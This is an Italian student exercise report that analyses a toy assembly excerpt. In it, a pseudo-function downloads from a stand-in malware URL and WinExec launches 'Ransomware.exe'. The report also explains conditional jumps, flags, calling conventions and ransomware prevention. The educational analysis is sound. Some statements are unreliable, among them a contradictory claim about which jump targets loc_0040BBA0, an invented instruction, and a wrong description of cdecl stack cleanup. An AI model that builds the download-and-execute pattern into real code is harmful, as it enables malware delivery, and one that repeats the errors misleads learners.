

Progetto

Settimana 11

Lezione 5

Francesco Alfonsi

Indice

Traccia.....	3
Tabelle.....	4
Comprensione del codice.....	5
Quale salto condizionale effettua il malware	
• Salti condizionali.....	6
• Flag.....	7
• Salto condizionale effettuato.....	8
Grafico.....	9
Funzionalità implementate	
• Funzioni importate dal malware.....	10
• Le API di Windows.....	11
Passaggio degli argomenti alle chiamate di funzione	
• Metodi per il passaggio degli argomenti.....	12
• Approfondimento: convenzioni di chiamata.....	13
Conclusioni	
• Comportamento del malware.....	14
• Approfondimento: ransomware.....	15
• Approfondimento: downloader.....	16

Traccia

Con riferimento al codice presente nelle tabelle a pagina 4, rispondere ai seguenti quesiti:

- Spiegare, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabelle

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Comprensione del codice

00401040: Imposta il valore 5 nel registro EAX.

00401044: Imposta il valore 10 nel registro EBX.

00401048-0040105B: confronta il valore in EAX con 5. Se **non** è uguale, passa a una posizione etichettata loc_0040BBA0.

0040105F: incrementa di 1 il valore in EBX.

00401064-00401068: confronta il valore in EBX con 11. Se uguale, passa a una posizione etichettata loc_0040FFA0.

loc_0040BBA0 - salto non effettuato

0040BBA0: sposta il valore contenuto nel registro EDI, e cioè "www.malwaredownload.com, nel registro EAX.

0040BBA4: inserisce il valore in EAX (l'URL visto sopra: "www.malwaredownload.com") nello stack.

0040BBA8: chiama una funzione denominata "DownloadToFile" (probabilmente una funzione creata per scaricare un qualche componente malevolo dall'URL).

0040FFB0: se il download ha avuto esito positivo, passa alla posizione etichettata loc_0040FFA0.

loc_0040FFA0 - salto effettuato

0040FFA0: sposta il valore contenuto nel registro EDI, e cioè "C:\Program and Settings\LocalUser\Desktop\Ransomware.exe" nel registro EDX.

0040FFA4: inserisce il valore in EDX, quindi il percorso dell'eseguibile visto sopra, nello stack.

0040FFA8: richiama la funzione denominata "WinExec", che ha il compito di eseguire il file caricato nello stack.

Quale salto condizionale effettua il malware

Salti condizionali

In linguaggio assembly, un salto condizionale è un'istruzione che modifica il flusso di esecuzione del programma in base a determinate condizioni. A differenza di un salto incondizionato che dirige sempre il programma verso una posizione specifica, un salto condizionale valuta una condizione specifica e salta solo se tale condizione è soddisfatta. Questo consente la ramificazione e il processo decisionale all'interno del programma.

Funzionamento

Condizione: La condizione può basarsi sui valori nei registri, sullo stato dei flag impostati da operazioni precedenti, o addirittura su confronti con valori di memoria. Alcune condizioni comuni includono:

Uguaglianza (==): JE (Jump if Equal)

Diverso (!=): JNE (Jump if Not Equal)

Maggiore di (>): JG (Jump if Greater)

Minore di (<): JL (Jump if Less)

Flag di zero impostato (ZF=1): JZ (Jump if Zero)

Flag di zero impostato (ZF=0): JNZ (Jump if Not Zero)

Destinazione del salto: Se la condizione è soddisfatta, l'esecuzione del programma salta a un indirizzo di memoria specifico chiamato destinazione del salto. Questo indirizzo di destinazione è in genere definito da un'etichetta all'interno del codice.

Continuazione (opzionale): Spesso, ci saranno istruzioni da eseguire se la condizione non è soddisfatta. Queste istruzioni seguono il salto condizionale e vengono eseguite se il salto non avviene.

Quale salto condizionale effettua il malware

Flag

Nel linguaggio assembly, i flag sono registri a bit singolo che memorizzano informazioni sul risultato delle operazioni precedenti. Funzionano come piccoli interruttori che vengono attivati o disattivati a seconda del risultato di calcoli, confronti e altre azioni. Questi flag sono cruciali per controllare il flusso del programma e prendere decisioni all'interno del codice. Di particolare importanza per la comprensione del codice che stiamo analizzando, è lo Zero Flag (ZF). Questo è responsabile di indicare se il risultato dell'operazione precedente era zero oppure no. È come un segnale che ci dice se l'ultimo calcolo ha dato come risultato zero.

Flag comuni

Flag Zero (ZF): Impostato a 1 se il risultato dell'ultima operazione è stato zero, 0 altrimenti.

Carry Flag (CF): impostato a 1 se c'è stato un riporto dal bit più significativo nell'ultima operazione, a 0 altrimenti.

Flag di segno (SF): impostato a 1 se il bit più significativo del risultato è 1 (numero negativo), 0 altrimenti.

Flag di overflow (OF): impostato su 1 se si è verificato un overflow durante le operazioni aritmetiche con segno, 0 altrimenti.

I flag vengono impostati o cancellati tramite istruzioni specifiche nel codice assembly, come *CMP* per i confronti o *ADD* per l'addizione.

Le istruzioni successive possono utilizzare lo stato di questi flag per prendere decisioni, come ramificare il flusso del programma con salti condizionali basati sullo Zero Flag (ad esempio, *JZ* per saltare se zero).

Importanza

I flag sono essenziali per il flusso di controllo di basso livello e il processo decisionale in linguaggio assembly. Forniscono informazioni sui risultati delle operazioni senza la necessità di memorizzare interi valori, risparmiando memoria e migliorando l'efficienza. Comprendere i flag è fondamentale per scrivere codice assembly efficiente e ottimizzato.

Quale salto condizionale effettua il malware

Salto condizionale effettuato

In base a quanto appena visto, possiamo affermare che il salto condizionale che il programma effettuerà sarà il secondo, ovvero quello che lo porterà ad eseguire il set di istruzioni presente all'interno dell'etichetta `loc_0040BBA0`. Infatti, l'istruzione *CMP* confronta, operando una sottrazione, il dato di destinazione e il dato sorgente.

Se i due dati sono uguali, quindi il risultato della sottrazione è 0, allora modifica lo Zero Flag assegnandogli il valore 1, cioè dicendo che è vero che il risultato della sottrazione è zero.

se i due dati sono diversi, quindi il risultato della sottrazione è diverso da zero, allora modifica lo Zero Flag assegnandogli, stavolta, il valore 0; cioè dicendo che non è vero che il risultato della sottrazione è 0.


Consideriamo ora le istruzioni che stiamo esaminando:

A seguito del primo confronto, *CMP* confronta il valore del registro `EAX` con il numero 5. Essendo sorgente e destinazione uguali, va poi ad impostare il valore dello Zero Flag a 1. A questo punto, l'istruzione *JNZ* va a verificare se il valore di `ZF=0` per effettuare il salto. La verifica ha esito negativo. **Il salto non viene effettuato.**


Per il secondo confronto, invece, *CMP* confronta il valore del registro `EBX` con il numero 11. Anche in questo caso, essendo destinazione e sorgente uguali, otterremo lo Zero Flag impostato a 1. Questa volta però l'istruzione successiva è *JZ*, cioè il salto condizionato che viene eseguito proprio quando lo Zero Flag è uguale a 1. La verifica ha esito positivo. **Il salto viene effettuato.**

SALTI CONDIZIONALI

Locazione	Istruzione	Operandi
00401040	mov	EAX, 5
00401044	mov	EBX, 10
00401048	cmp	EAX, 5
0040105B	jnz	loc 0040BBA0
0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0



Locazione	Istruzione	Operandi
0040BBA0	mov	EAX, EDI
0040BBA4	push	EAX
0040BBA8	call	DownloadToFile()



Locazione	Istruzione	Operandi
0040FFA0	mov	EDX, EDI
0040FFA4	push	EDX
0040FFA8	call	WinExec()

Funzionalità implementate

Funzioni importate dal malware

Le funzioni implementate dal malware, che vediamo richiamate attraverso l'istruzione *CALL*, sono le seguenti:

DownloadToFile(): Sebbene non sia una funzione API standard, suggerisce una funzione personalizzata probabilmente progettata per scaricare un file da internet sul computer dell'utente. L'implementazione e il comportamento specifici dipendono dal codice dello sviluppatore.

WinExec(): Questa è una funzione API legittima di Windows utilizzata per eseguire un programma o aprire un file. Nel contesto fornito, sembra venga utilizzata per eseguire un file scaricato, chiamato "Ransomware.exe" potenzialmente senza la conoscenza o il consenso dell'utente.

Nella prossima pagina vedremo più nel dettaglio cosa sono le API di Windows. Queste, a volte, possono essere utilizzate impropriamente e rimanere vigili aiuterà a proteggersi da potenziali minacce malware.

Funzionalità implementate

Le API di Windows

Le API consistono in un insieme di funzioni in linguaggio C implementate in librerie a collegamento dinamico (in inglese Dynamic-link libraries o DLL). Le Windows API, nonostante siano scritte, per ragioni di prestazioni, in un mix di linguaggio C e assembly, presentano un complesso modello orientato agli oggetti con una struttura molto uniforme ed uno stile che è stato di ispirazione per molti altri progetti. La struttura di base delle Windows API è rimasta pressoché invariata da Windows 1.0 ad oggi. Vi sono tre gruppi principali di API: kernel, GDI e user.

API Kernel

Le API kernel forniscono alle applicazioni un'interfaccia di alto livello ai servizi del kernel del sistema operativo (gestione della memoria, dei processi, sincronizzazione, ecc.). Sulle versioni di Windows dalla 1.0 a Windows 4.9 (Windows Me) molte di queste API sono semplicemente dei richiami ai servizi forniti dagli interrupt software di MS-DOS. Sui sistemi con kernel NT, queste API effettuano delle chiamate alle API di basso livello di NT, chiamate Native API.

API GDI

Le API GDI (Graphics Device Interface) costituiscono la libreria grafica dei sistemi Windows. GDI virtualizza tutti i dispositivi grafici (monitor, stampanti, plotter) in modo da avere un'interfaccia omogenea (chiamata Device Context) tra le differenti tipologie di dispositivi. Inoltre GDI permette di creare e manipolare una serie di oggetti grafici, tra cui font, penne, pennelli, bitmap, ecc.

API User

Le API user (da user interface) forniscono i servizi di interfaccia grafica, basati sui concetti di "finestra" e di "messaggio".

Passaggio degli argomenti alle chiamate di funzione

Metodi per il passaggio degli argomenti

Stack: questo è il metodo più comune. Gli argomenti vengono inseriti nello stack in ordine inverso prima di chiamare la funzione (l'ordine è inverso perché ricordiamo che gli argomenti verranno poi prelevati dallo stack attraverso il metodo LIFO (Last In First Out). La funzione quindi accede ad essi utilizzando gli offset (con offset si indica la differenza rispetto ad un valore di riferimento dello stack) relativi allo stack pointer (ESP/EBP).

Registri: alcune architetture dedicano registri specifici per il passaggio degli argomenti. Questo può essere più veloce rispetto all'utilizzo dello stack, ma il numero di argomenti che possono essere passati è limitato dai registri disponibili.

Approccio ibrido: alcune convenzioni di chiamata combinano sia stack che registri. Ad esempio, i primi argomenti potrebbero essere passati nei registri e il resto nello stack.

Nel codice analizzato, sia riguardo la funzione *DownloadToFile()* che per la funzione *WinExec()* i parametri sono passati sullo stack attraverso l'istruzione *push*.

In particolare:

Alla funzione *DownloadToFile()* viene passato l'URL (www.malwaredownload.com) dal quale scaricare ulteriori file malevoli.

Alla funzione *WinExec()* viene passato il percorso assoluto dell'eseguibile da avviare (C:\Program and Settings\LocalUser\Desktop\Ransomware.exe).

Passaggio degli argomenti alle chiamate di funzione

Approfondimento: convenzioni di chiamata

Il modo specifico in cui vengono passati gli argomenti dipende dalla convenzione di chiamata utilizzata. Le convenzioni di chiamata comuni includono:

cdecl: gli argomenti vengono spinti sullo stack dal chiamante e ripuliti dal chiamato.

stdcall: gli argomenti vengono spinti sullo stack dal chiamante, e il chiamato pulisce il proprio frame di stack.

fastcall: simile a stdcall, ma utilizza i registri per i primi argomenti.

È importante comprendere la convenzione di chiamata utilizzata dal compilatore e dall'architettura di destinazione quando si scrive codice assembly per garantire il corretto passaggio degli argomenti.

Conclusioni

Comportamento del malware

Nonostante l'estratto del codice sia troppo limitato per permetterci una corretta categorizzazione del codice, analizzando le righe presenti all'interno delle tabelle fornite, si può ipotizzare che ci troviamo di fronte ad un *ransomware*. L'ultima istruzione presente in tabella 3, esegue infatti un file denominato Ransomware.exe.

Tuttavia, tale deduzione è meramente basata sul nome assegnato al file eseguibile che viene caricato nel registro e poi avviato; per poter avere conferma della nostra teoria, sarebbe utile studiare il codice di tale file. Inoltre, andando ad esaminare anche la tabella 2, che contiene una parte di codice non eseguita per via della fallita verifica del salto condizionale, notiamo che ci sono istruzioni che permetterebbero al programma di collegarsi ad un determinato URL per scaricarne probabile contenuto malevolo. Questo è un tipo di malware molto semplice che prende il nome di *downloader*.

Nella pagina a seguire, discuteremo un po' più nel dettaglio i ransomware e i downloader.

Conclusioni

Approfondimento: ransomware

Il ransomware è un tipo di malware che crittografa i file della macchina target, rendendoli inaccessibili e inutilizzabili. Gli aggressori chiedono quindi un riscatto in cambio della chiave di decrittazione. Può essere una minaccia molto seria, poiché può impedire di accedere a documenti importanti, foto e altri dati personali. Buona prassi può essere quella di esaminare e studiare, nell'ambito dell'analisi del malware, la funzione di criptazione, così da provare ad invertirla.

Proteggersi dai ransomware è fondamentale. Ecco alcuni passaggi chiave:

Prevenzione

Fare attenzione alle e-mail e agli allegati: Non aprire mai e-mail o allegati sospetti, anche se sembrano provenire da qualcuno che si conosce.

Mantenere aggiornato il software: Aggiornare regolarmente il sistema operativo, le applicazioni e il programma antivirus per correggere le vulnerabilità che gli aggressori possono sfruttare.

Utilizzare un programma antivirus e anti-malware affidabile: Questi programmi possono rilevare e bloccare il ransomware prima che possa crittografare i file.

Eseguire regolarmente il backup dei dati: Ciò garantisce di avere una copia dei file nel caso in cui vengano crittografati dal ransomware. Prendere in considerazione l'archiviazione cloud o i dischi rigidi esterni per i backup regolari.

Disabilitare le macro in Microsoft Office: Le macro possono essere utilizzate per diffondere ransomware, quindi è meglio disabilitarle a meno che non se ne abbiate specificamente bisogno.

Conclusioni

Approfondimento: downloader

Sono i malware più semplici che si possono trovare. Generalmente scaricano da internet un malware o un suo componente e lo eseguono sul sistema target. Dopo aver scaricato il file ed dopo averlo salvato sul disco rigido, procedono alla sua esecuzione. A volte potrebbero essere nascosti all'interno di download di software apparentemente legittimi, installandosi insieme al programma previsto.